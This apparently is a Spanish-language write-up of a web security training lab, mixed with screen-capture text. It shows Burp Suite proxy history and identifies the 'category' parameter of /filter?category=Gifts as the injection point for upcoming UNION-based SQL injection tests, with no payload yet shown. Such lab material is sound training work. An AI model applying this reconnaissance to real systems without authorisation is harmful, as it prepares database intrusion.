
Refine your search:

All Clothing, shoes and accessories Food & Drink Gifts Pets Tech gifts

Conversation Controlling Lemon	\$98.92	View details
Couple's Umbrella	\$75.22	View details
Snow Delivered To Your Door	\$74.59	View details
High-End Gift Wrapping	\$29.05	View details


Intercept off

Toggle message interception



23:58:00 2 Mar 2...	WS	→	Ta server	https://0a81003204162b33820b20f30049001b.web-security-academy.net/academyLabHeader
23:58:39 2 Mar 2...	HTTP	→	Request	GET https://0a81003204162b33820b20f30049001b.web-security-academy.net/filter?category=Gifts





Al revisar el historial de tráfico ("HTTP history") dentro de Burp Suite, se logró identificar la petición GET generada por la acción anterior, dirigida a la ruta /filter?category=Gifts. Este parámetro category se establece como el punto de inyección sobre el cual se realizarán las pruebas de tipo UNION en la siguiente fase.



Request interceptado

En la pestaña HTTP history de Burp Suite, se identificó y seleccionó la fila resaltada en azul correspondiente al método GET /filter?category=Gifts. Esta entrada representa la captura exacta del tráfico que generó el filtro en el navegador.

